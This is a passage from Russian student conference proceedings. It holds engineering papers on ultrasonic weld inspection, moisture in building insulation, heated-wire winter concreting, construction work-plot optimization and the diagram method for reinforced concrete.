


Рисунок 2 – Структурная схема системы

Представленная система строится на базе микроконтроллера (МК). Система питается от аккумуляторной батареи (Б), также имеется блок контроля заряда батареи (КЗБ), который проверяет заряд батареи, и передаёт значение в МК. Система управляет шаговыми двигателями (ШД) через драйверы шаговых двигателей (ДШД), также у двигателей имеются энкодеры (Э). У двигателей имеются датчики нулевых положений (ДНП) необходимые для корректной работы цикла измерений. Имеется интерфейс связи (ИС), который передает показания прибора ультразвукового контроля (УЗК) в МК. На самом приборе имеются различные клавиши (Кл), нужные для быстрого управления системой. Также имеется световая и звуковая сигнализация, это блок индикаторов (БИ), который нужен для визуального контроля заряда батарей, уведомлении о выполнении работы, либо её завершении, звуковая сигнализация (ЗС), сообщающая об окончании рабочего цикла, либо сопровождающая работу. Модуль беспроводной передачи данных (МБПД) служит для связи системы с ПК или иным устройством, передачи данных снятых в ходе работы [4].

Заключение

Подводя итог, разработка беспроводной системы неразрушающего контроля сварных соединений трубопровода с функцией передачи данных через существующие каналы связи является актуальной задачей. Разрабатываемая система должна соответствовать следующим требованиям:

- иметь питание от АКБ;
- возможность удаленного контроля работы;
- низкие массогабаритные показатели;
- точность перемещения блока датчика контроля.

СПИСОК ИСТОЧНИКОВ

1. Мамлиев, И. Р. Определение возможности применения ультразвукового контроля сварных швов, выполненных с сопутствующей вибрационной обработкой / И. Р. Мамлиев, А. Ш. Янбарисов, А. М. Файрушин // Электронный научный журнал Нефтегазовое дело. – 2019. – № 4. – С. 42-55. – DOI 10.17122/ogbus-2019-4-42-55. – EDN ZYSSZV.
2. Левин, В. М. Ультразвуковая микроскопия контактных соединений / В. М. Левин, Е. С. Мороков, Ю. С. Петронюк // Известия Российской академии наук. Серия физическая. – 2017. – Т. 81, № 8. – С. 1053-1058. – DOI 10.7868/S0367676517080087. – EDN ZCICZR.
3. Peev, A.P., Kuz'min, S.V., Lysak, V.I. et al. Influence of the parameters of a high-frequency acoustic wave on the structure, properties, and plastic flow of metal in the zone of a joint of materials welded by ultrasound-assisted explosive welding. *Phys. Metals Metallogr.* 118, 485–493 (2017).
4. Dahlstrom, R. (2022). Robotic NDE for Industrial Field Inspections. In: Meyendorf, N., Ida, N., Singh, R., Vrana, J. (eds) *Handbook of Nondestructive Evaluation 4.0*. Springer, Cham.

СЕКЦИЯ 4. ИННОВАЦИИ В СТРОИТЕЛЬСТВЕ

УДК 69.05

Аминов Рауфджон Эшмуродович, студент, ФГБОУ ВО «Комсомольский-на-Амуре государственный университет»

Aminov Raufjon Eshmurodovich, student, Komsomolsk-na-Amure State University

Сысоев Олег Евгеньевич, доктор технических наук, доцент кафедры «Строительство и архитектура», ФГБОУ ВО «Комсомольский-на-Амуре государственный университет»

Sysoev Oleg Evgenievich, Doctor of Technical Sciences, Associate Professor of the Department of Construction and Architecture, Komsomolsk-na-Amure State University

УЧЕТ ВЛИЯНИЯ ВЛАЖНОСТЬ УТЕПЛИТЕЛЯ ПРИ ТЕПЛОТЕХНИЧЕСКОМ РАСЧЕТЕ ЗДАНИЯ

ACCOUNTING THE INFLUENCE OF HUMIDITY OF INSULATION IN THE THERMAL CALCULATION OF A BUILDING

Аннотация. В статье описывается важность учета влияния влажности утеплителя при теплотехническом расчете зданий. В зависимости от влажности утеплителя, его теплопроводность может значительно изменяться, что влияет на теплопередачу через стены здания. Для учета влияния влажности утеплителя используется коэффициент теплопроводности, который определяется экспериментально для каждого типа утеплителя и представляет собой функцию относительной влажности. Существуют математические модели, основанные на методе конечных элементов, и специализированные программы для теплотехнического расчета зданий, которые учитывают влияние влажности утеплителя. Созданные программы ПЭВМ на базе этих моделей автоматически рассчитывают коэффициент теплопроводности утеплителя в зависимости от относительной влажности и проводят расчет теплопередачи через стены здания с учетом этого коэффициента. Учет влияния влажности утеплителя при теплотехническом расчете здания является необходимым условием для получения точных результатов.

Abstract. The article describes the importance of taking into account the influence of insulation moisture in the thermal engineering calculations of buildings. Depending on the humidity of the insulation, its thermal conductivity can vary significantly, which affects heat transfer through the walls of the building. To take into account the influence of insulation humidity, the thermal conductivity coefficient is used, which is determined experimentally for each type of insulation and is a function of relative humidity. There are mathematical models based on the finite element method, and specialized programs for thermal engineering calculations of buildings that take into account the influence of insulation moisture. These programs automatically calculate the thermal conductivity coefficient of the insulation depending on the relative humidity and calculate the heat transfer through the walls of the building taking this coefficient into account. Taking into account the influence of insulation humidity during thermal calculations of a building is a necessary condition for obtaining accurate results.

Ключевые слова: утеплитель, влажность, теплопроводность, теплотехнический расчет.

Key words: insulation, humidity, thermal conductivity, thermal engineering calculation.

В настоящее время, в связи с увеличением стоимости энергоресурсов и растущими требованиями к энергоэффективности зданий, теплотехнический расчет зданий становится все более актуальным. Одним из важных параметров, влияющих на теплопередачу через стены здания, является влажность утеплителя.

Влажность утеплителя - это количество водяного пара, содержащегося в его структуре. Утеплитель может поглощать влагу из окружающей среды, особенно если

воздух в помещении имеет высокую относительную влажность. Это может привести к ухудшению теплоизоляционных свойств материала и повышению его теплопроводности. Поэтому при выборе утеплителя необходимо учитывать его способность к сохранению тепла при различных уровнях влажности.

Утеплитель, как правило, содержит в себе некоторое количество воды, которая может быть, как свободной, так и связанной с материалом утеплителя. В зависимости от влажности утеплителя, его теплопроводность может существенно изменяться. В связи с этим, при теплотехническом расчете здания необходимо учитывать влияние влажности утеплителя.

Для учета влияния влажность утеплителя на теплопередачу через стены здания используется коэффициент теплопроводности, зависящий от влажности. Этот коэффициент определяется экспериментально для каждого типа утеплителя и представляет собой функцию относительной влажности.

Коэффициент теплопроводности (λ) - это физическая величина, которая характеризует способность материала проводить тепло [3]. Он измеряется в Вт/(м·К) и показывает количество тепла, которое проходит через материал толщиной в 1 метр при разности температур на его гранях в 1 градус Цельсия [2].

При проектировании систем отопления и вентиляции важно учитывать влияние влажность утеплителя на теплопередачу через стены здания. При увеличении влажность утеплителя коэффициент теплопроводности увеличивается, что приводит к уменьшению эффективности теплоизоляции стен. Для учета этого эффекта используются так называемые корректирующие коэффициенты, которые учитывают изменение коэффициента теплопроводности в зависимости от влажности утеплителя. Эти коэффициенты могут быть определены на основе результатов лабораторных испытаний материалов или на основе данных производителей утеплителей рис. 1. [1].

Влияние влажность утеплителя на теплопередачу через стены здания может быть оценено с помощью математических моделей. Одной из таких моделей является модель, основанная на методе конечных элементов. Эта модель позволяет рассчитать теплопередачу через стены здания с учетом влияния влажность утеплителя [5].

Также существуют специализированные программы для теплотехнического расчета зданий, которые учитывают влияние влажность утеплителя. В этих программах задается тип утеплителя и его начальная влажность, после чего программа автоматически рассчитывает коэффициент теплопроводности утеплителя в зависимости от относительной влажность и производит расчет теплопередачи через стены здания с учетом этого коэффициента [4].

Как пример такого ПО можно привести HEATCAD. HEATCAD - это профессиональная программа для расчета тепловых нагрузок и проектирования систем отопления, вентиляции и кондиционирования воздуха. Она предназначена для инженеров и проектировщиков, которые занимаются проектированием систем отопления, вентиляции и кондиционирования воздуха.




Рисунок 1 – Изменение относительной влажности утеплителя в отопительный период [1]

HEATCAD позволяет производить расчеты тепловых нагрузок для различных типов зданий и сооружений, включая жилые дома, офисные здания, торговые центры, промышленные объекты и другие. Программа учитывает такие факторы, как площадь помещений, количество и тип окон, толщина стен и кровли, температурный режим и другие параметры. HEATCAD также позволяет проектировать системы отопления, вентиляции и кондиционирования воздуха. Программа предоставляет широкий выбор технических решений и материалов для обеспечения оптимального комфортного климата в помещениях. Возможно создание схем отопления с учетом трубопроводов, радиаторов и других элементов системы.

Таким образом, учет влияния влажности утеплителя при теплотехническом расчете здания является необходимым условием для получения точных результатов. Для этого используются математические модели и специализированные программы, которые позволяют рассчитать коэффициент теплопроводности утеплителя в зависимости от влажности и провести расчет теплопередачи через стены здания с учетом этого коэффициента.

СПИСОК ЛИТЕРАТУРЫ:

1. Мамонтов А.А., Ярцев В.П., Монастырев П.В. Оценка температурно-влажностных и теплотехнических показателей каркасно-панельных стен с трехлетним периодом эксплуатации // Умные композиты в строительстве. 2022. №3. URL: <https://cyberleninka.ru/article/n/otsenka-temperaturno-vlazhnostnyh-i-teplotekhnicheskikh-pokazateley-karkasno-panelnyh-sten-s-trehletnim-periodom-ekspluatatsii> (дата обращения: 18.10.2023).
2. Аминов.Р.Э, Сысоев О.Е. Оптимизация расчетов теплотехнических характеристик стеновых конструкции при проектировании жилых здании. В сборнике: Региональные аспекты развития науки и образования в области архитектуры строительство, землеустройство и кадастров в начале III тысячелетия. Международной научно-практической конференции
3. Палшкова Р.А, Сысоев О.Е. Устройство фасадов высотных здании методом картин / В сборнике: МОЛОДЕЖЬ И НАУКА: АКТУАЛЬНЫЕ ПРОБЛЕМЫ ФУНДАМЕНТАЛЬНЫХ И ПРИКЛАДНЫХ ИССЛЕДОВАНИЙ. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 88-90.
4. Мамонтов Александр Александрович, Ярцев Виктор Петрович, Струлев Сергей Александрович Анализ влажности различных утеплителей в ограждающих конструкциях здания при эксплуатации в отопительный период // Academia. Архитектура и

строительство. 2013. №4. URL: <https://cyberleninka.ru/article/n/analiz-vlazhnosti-razlichnyh-utepliteley-v-ograzhdayuschih-konstruktsiyah-zdaniya-pri-ekspluatatsii-v-otopitelnyu-period> (дата обращения: 18.10.2023).

5. Матехина Ольга Владимировна, Осипов Юрий Константинович Обобщенная теоретическая модель тепловой защиты жилых зданий с помощью наружных ограждающих конструкций // Вестник СибГИУ. 2015. №1 (11). URL: <https://cyberleninka.ru/article/n/obobschennaya-teoreticheskaya-model-teplovoy-zaschity-zhilyh-zdaniy-s-pomoschyu-naruzhnyh-ograzhdayuschih-konstruktsiy> (дата обращения: 20.03.2023).

УДК 69.05

Арсентьева Ксения Александровна, студент, Комсомольск-на-Амуре государственный университет

Arsentieva Ksenia Alexandrovna, student, Komsomolsk-on-Amur State University

Сысоев Евгений Олегович, кандидат экономических наук, Комсомольский-на-Амуре государственный университет

Sysoev Evgeny Olegovich, Candidate of Economic Sciences, Komsomolsk-on-Amur State University

АВТОМАТИЗАЦИЯ РАСЧЕТА ПАРАМЕТРОВ ТЕРМОПРОВОДОВ ПРИ ЗИМНЕМ БЕТОНИРОВАНИИ

AUTOMATION OF CALCULATION OF PARAMETERS OF THERMAL WIRES DURING WINTER CONCRETING

Аннотация. В статье рассматривается необходимость разработки программного решения, которая позволит автоматизировать расчет параметров термопроводов при зимнем бетонировании. Научная значимость статьи заключается в возможности использования представленных материалов в качестве базы для создания реального программного решения.

Abstract. The article discusses the need to develop a software solution that will automate the calculation of parameters of thermal wires during winter concreting. The scientific significance of the article lies in the possibility of using the presented materials as a basis for creating a real software solution.

Ключевые слова: термопровода, строительство, программа, автоматизация, бетон, зимнее бетонирование.


Key words: thermal pipelines, construction, program, automation, concrete, winter concreting.

На Дальнем Востоке длительность холодного времени года продолжается приблизительно девять месяцев. При таком климате сложно вести строительство какого-либо здания или сооружения, так как это сказывается на таком материале, как бетон, являющимся одним из основных материалов в строительстве. Климат сильно влияет на данный материал, так как он имеет пористую структуру, и, следовательно, он хорошо впитывает влагу. Это приводит к тому, что бетон под действием перепад температур начинает разрушаться. Для сохранения свойств бетона в зимний период используется один из методов зимнего бетонирования с применением термопроводов.

Этот метод имеет следующие особенности:

- внешнее тепло подводится в тело бетона;
- термопровода монтируются внутри конструкции;
- потери тепла в окружающую среду отсутствуют.

Примеры установок термопроводов в типовых конструкциях зданий показаны на рисунке 1.



а – в стеновых ограждающих конструкциях; б – в конструкциях плит перекрытий;
 в – в фундаментных конструкциях; г – в конструкциях колонн
 Рисунок 1 – Установка термопроводов в типовых конструкциях

Энергозатраты и автоматизация расчетов – серьезная проблема для строителей. В современных условиях зимние бетонные работы требуют быстрого и качественного прогрева конструкций при минимальных трудозатратах и небольших финансовых вложениях. При применении электрических нагревательных кабелей в качестве способа прогрева бетона основной проблемой является автоматизация расчета параметров электропрогрева.

Следует отметить, что существенных попыток автоматизации расчета параметров при способе прогрева бетона термопроводами не предпринималось. Учитывая важность и распространенность этого способа, вопросы, связанные с необходимостью разработки специальной программы, являются особенно актуальными. Эта программа должна обеспечивать полный автоматизированный расчет всех параметров, необходимых в процессе: прокладка проводов, выбор трансформатора, расчет продолжительности прогрева, прогрев и охлаждение бетонной смеси.

Данное приложение должно выполнять набор функций, связанных с получением, обработкой и передачей данных, относящихся к различным параметрам, учитываемым при применении данного способа зимнего бетонирования. Программа должна представлять собой инструмент для автоматизации рутинных расчетов с целью получения конечных значений. В процессе работы приложение будет получать ряд входных и исходных данных о параметрах окружающего воздуха, бетонируемой конструкции, существующих на объекте проводов и трансформаторов.

По итогу, первым набором вводимых параметров будут данные о температуре и структуре бетона. Второй набор параметров – это параметры, относящиеся к проводам и трансформаторам. Кроме того, при вводе второго набора параметров пользователь должен иметь возможность выбрать тип соединения термопроводов.

Результатом работы приложения должен быть вывод расчетных значений и окончательная схема подключения термопровода, а также график распределения температуры и интенсивности нагрева.

Общий алгоритм работы проектируемого приложения представлен на рисунке 2.




Рисунок 2 – Алгоритм автоматизированного расчета параметров термопроводов

Подводя итоги, можно отметить то, что применение программы автоматизации расчета параметров термопроводов при зимнем бетонировании, приводит к ускорению выполнения строительно-монтажных работ, а также снижению затрат на электроэнергию и материалы.

СПИСОК ИСПОЛЬЗУЕМЫХ ИСТОЧНИКОВ

1. Арсентьева К.А., Сысоев О.Е. Бетонирование строительных конструкций в зимний период с использованием термопроводов / Арсентьева К.А., Сысоев О.Е. // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: материалы IV Всероссийской нац.науч. конф. молодых ученых, 2023. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2023. – С. 6-8.

2. Поляков И.А., Сысоев О.Е., Сысоев Е.О. К вопросу автоматизации расчетов прогрева монолитных конструкций при строительстве зданий и сооружений в условиях Дальнего Востока / И.А. Поляков, О.Е. Сысоев, Е.О. Сысоев // Ученые записки Комсомольского-на-Амуре государственного технического университета, 2022, № 3 (59). – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2022. – С. 72-77.

3. Поляков И.А., Сысоев О.Е. Учет особенностей бетонирования строительных конструкций в условиях Крайнего Севера при проектировании зданий и сооружений / Поляков И.А., Сысоев О.Е. // Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия: материалы Международной научно-практической конференции. Редколлегия: О.Е. Сысоев (отв. ред.) [и др.], 2022. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2022. – С. 211-213.

УДК 69.05

Берин Владимир Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Berin Vladimir Sergeevich, student of Komsomolsk-na-Amure State University

Сысоев Евгений Олегович, кандидат экономических наук, доцент, кафедра «Строительство и архитектура», ФГБОУ ВО Комсомольский-на-Амуре Государственный Университет

Sysoev Evgeny Olegovich, PhD in Economics, Associate Professor of Construction and Architecture Department, Komsomolsk-na-Amure State University

ПРОБЛЕМЫ ОПТИМИЗАЦИИ РАЗМЕРА И КОЛИЧЕСТВА ЗАХВАТОК

PROBLEMS OF OPTIMIZATION OF THE SIZE AND NUMBER OF WORK PLOTS

Аннотация. Соблюдение сроков строительства является критически важным вопросом как для организаций заказчиков, ожидающих своевременного ввода объектов в эксплуатацию, так и для подрядных организаций, заинтересованных в увеличении портфеля заказов, получении максимальной прибыли и формировании имиджа надежного исполнителя. В статье предлагается один из перспективных путей оптимизации сроков строительства посредством оптимизации размера и количества захваток.

Abstract. Compliance with construction deadlines is a critical issue both for customer organizations that expect timely commissioning of facilities, and for contractors interested in increasing the portfolio of orders, maximizing profits and building the image of a reliable contractor. The article proposes one of the promising ways to optimize the construction time by optimizing the size and number of work plots.

Ключевые слова: сроки строительства, размеры захваток, автоматизированное моделирование и проектирование.

Key words: construction time, dimensions of work plots, automated modeling and design.

Введение

В современных условиях, большое количество договоров строительного подряда заключается в результате тендерных торгов. При этом возникает вопрос конкурентоспособности коммерческих предложений строительных организаций. Очевидно, что предложения меньших сроков строительства и меньших цен, являются предпочтительными. Также следует отметить, что в условиях рыночной конкуренции немаловажным фактором является вопрос имиджа добросовестного исполнителя. Формированию, которого способствует соблюдение сроков строительства и ввода объектов в эксплуатацию.

Этим обусловлена необходимость оптимизации сроков строительства на стадии проектирования производства работ и организации строительства с целью их сокращения. При этом, за счет сокращения условно-постоянной части накладных расходов сокращение сроков строительства позволяет удешевить строительство. И таким образом сформировать конкурентное предложение. Также, в условиях поточного строительства сокращение сроков строительства позволяет включить в поток большего количества объектов и обеспечить ритмичный переход от объекта к объекту.

Проблемы оптимизации размера и количества захваток

Основным нормативным документом, определяющим продолжительность строительства является СНиП 1.04.03-85* «Нормы продолжительности строительства и задела в строительстве предприятий, зданий и сооружений.», который предназначен для определения максимально допустимой продолжительности строительства новых и расширения действующих предприятий, при планировании капитального строительства, разработке технико-экономических обоснований (расчетов) и проектов организации строительства (ПОС) [1], и оперирует укрупненными нормами исходя из стоимостного выражения объема строитель-

ства. То есть, сроки строительства определенные на стадии проектирования по СНиП 1.04.03-85* являются максимально допустимыми и могут быть сокращены в результате оптимизации.

Пути оптимизации:

- Увеличение численности рабочих за счет увеличения количества смен либо разделения фронтов работ на большее количество участков. При этом возникает опасность нарушения требований охраны труда, что требует усиления контроля. Увеличение числа участков, исходя из условия, что на участки разбивается специализированный фронт работ, не всегда целесообразно, так как это может привести к нарушению ритмичности и параллельности работ из-за технологической зависимости. Например, монтаж фундаментов не может опережать разработку котлована. Так же, в связи с увеличением условно-постоянной части накладных расходов введение дополнительных смен должно иметь экономическое обоснование.

- Увеличение количества техники. Так же может привести к неоправданному увеличению затрат, когда стоимость эксплуатационных расходов или аренды превышает экономический эффект от её применения.

- Увеличение количества захваток. Захватка – фронт работ для специализированного потока с учетом обеспечения безопасных условий труда смежных потоков – это часть объекта или его конструктивного элемента с повторяющимися одинаковыми комплексами строительных работ, в пределах которых развивается и увязывается между собой производство строительно-монтажных работ. [2] Из определения видно, что внутри захватки комплексы строительно-монтажных работ являются обособленными. Это позволяет вариативно подходить к организации работ на каждой захватке. В одном случае вести работы на каждой захватке параллельными комплексными потоками, в другом, переводить специализированные потоки с захватки на захватку по мере готовности предшествующих работ. Такой метод организации работ позволяет оптимально распределить рабочих и технику с соблюдением требований охраны труда и избежать нежелательного введения дополнительных смен. Также, исходя из условия обособленности комплексов строительно-монтажных работ на захватках, грамотная организация захваток позволяет не только оптимально распределить рабочих и технику в рамках одного объекта, но и на ряде однотипных объектов. Чем обеспечить ритмичный переход от объекта к объекту и своевременную их сдачу.

Исходя из этого, оптимизацию по размерам и количеству захваток будем считать отвечающей требованиям безопасного проведения работ, технологически и экономически эффективной. Проработка вопросов оптимизации по размерам и количеству захваток является приоритетной при проектировании производства работ и организации строительства с целью сокращения сроков строительства.

Оптимизация размеров и количества захваток, также связана с решением ряда вопросов. С одной стороны, большее количество захваток позволяет сократить сроки строительства за счет привлечения большего количества рабочих без организации дополнительных смен. С другой стороны, чрезмерное увеличение количества захваток также ведет к опасности нарушения требований охраны труда, в связи с наложением опасных зон при работе с техникой. А, в некоторых случаях увеличение количества захваток невозможно из-за требования организации технологических перерывов (время твердения монолитного бетона, наличие не менее двух перекрытий над фронтом работ при возведении многоэтажных зданий и т.п.).

Заключение

Таким образом, проблема определения оптимального соотношения размера и количества захваток для каждого конкретного объекта строительства и ряда однотипных объектов является комплексной, требующей разработки методов автоматизированного моделирования и проектирования, с целью решения вопросов развития и увязки производства строительно-монтажных работ.

СПИСОК ИСТОЧНИКОВ

1 СНиП 1.04.03-85*. «Нормы продолжительности строительства и задела в строительстве предприятий, зданий и сооружений : дата введения 1985-01-08 / Госстрой СССР – Москва : АПП ЦИТП 1991. – 522 с.

2. Сысоев, О. Е. Организация и технология производства строительного-монтажных работ: учеб. пособие к курсовому и дипломному проектированию / О. Е. Сысоев, Е. О. Сысоев, А. Р. Валеев ; под общ. ред. О. Е. Сысоева. – Комсомольск-на-Амуре : ФГБОУ ВПО «КНАГТУ», 2016. – 134 с.

УДК 624.012.35

Волошина Елена Олеговна, магистрант, Комсомольский-на-Амуре государственный университет

Voloshina Elena Olegovna, masterstudent, Komsomolsk-na-Amure State University

Дзюба Виктор Александрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Dzyuba Viktor Aleksandrovich, Candidate of Technical Sciences, Docent, Komsomolsk-na-Amure State University

ПРЕИМУЩЕСТВО ДИАГРАММНОГО МЕТОДА РАСЧЕТА ЖЕЛЕЗОБЕТОННЫХ КОНСТРУКЦИЙ

THE ADVANTAGE OF THE DIAGRAM METHOD OF CALCULATION OF REINFORCED CONCRETE STRUCTURES

Аннотация. В данной статье рассматривается преимущество диаграммного метода расчета железобетонных конструкций с учетом физической нелинейности при различных напряженных состояниях. Анализируются применяемые аналитические выражения диаграмм деформирования сжатого бетона.

Abstract. This article discusses the advantage of the diagrammatic method for calculating reinforced concrete structures, taking into account physical nonlinearity under various stress states. The applied analytical expressions for the deformation diagrams of compressed concrete are analyzed.

Ключевые слова. Напряженно – деформированное состояние, диаграммы деформирования, физическая нелинейность, совместность деформаций, сжатый бетон.

Key words: Stress–strain state, strain diagrams, physical nonlinearity, compatibility of deformations, compressed concrete.

Введение

Целью расчета железобетонных конструкций является оценка их прочности, жесткости и трещиностойкости. Основой проектирования конструкций является метод предельного равновесия, при котором рассматриваемая конструкция находится в предельной стадии, но равновесие внешних и внутренних сил сохранено. Напряжения в бетоне сжатой зоны и растянутой арматуре принимаются равными известным расчетным сопротивлениям. Сопротивление растянутого бетона считается равным нулю. При данном методе расчета остается неизвестным поведение конструкций на всех стадиях нагружения, кроме предельной. Это приводит к трудностям в проектировании статически неопределимых систем. Диаграммный метод расчета железобетонных конструкций позволяет при любом изменении нагрузки вычислить их деформированное состояние на всех этапах нагружения, в том числе и в предельной стадии, и одновременно учитывать повреждения материалов в связи с физической нелинейностью (образование трещин в бетоне, раскрытие трещин в бетоне, ползучесть бетона, пластичность арматуры).

Основная часть

При диаграммном методе расчета железобетонная конструкция представляется системой в виде однородных параллельно деформируемых волокон с сохранением плоской формы сечения. Для описания напряженно-деформированного состояния каждого волокна используются диаграммы деформирования сжатого и растянутого бетона и растянутой и сжатой арматуры, получаемые экспериментальным путем. Расчет железобетонной конструкции производится с использованием уравнений равновесия, уравнения совместности деформаций и аналитических выражений диаграмм деформирования волокон бетона и арматуры. На каждом этапе расчета состояние конструкции определяется исходя из заданного значения деформации (кривизны сечения).

Основные механические свойства материала определяются экспериментальным исследованием одноосного растяжения и сжатия, стандартных образцов. Причем для получения полных диаграмм необходимы испытания с постоянной скоростью деформирования. В соответствии с экспериментальными значениями напряжений σ и относительных деформаций ε формируется кривая, называемая диаграммой растяжения или сжатия материала. Наличие графиков деформаций бетона и арматуры является необходимым условием для осуществления диаграммного расчета железобетонных конструкций при различных силовых воздействиях.

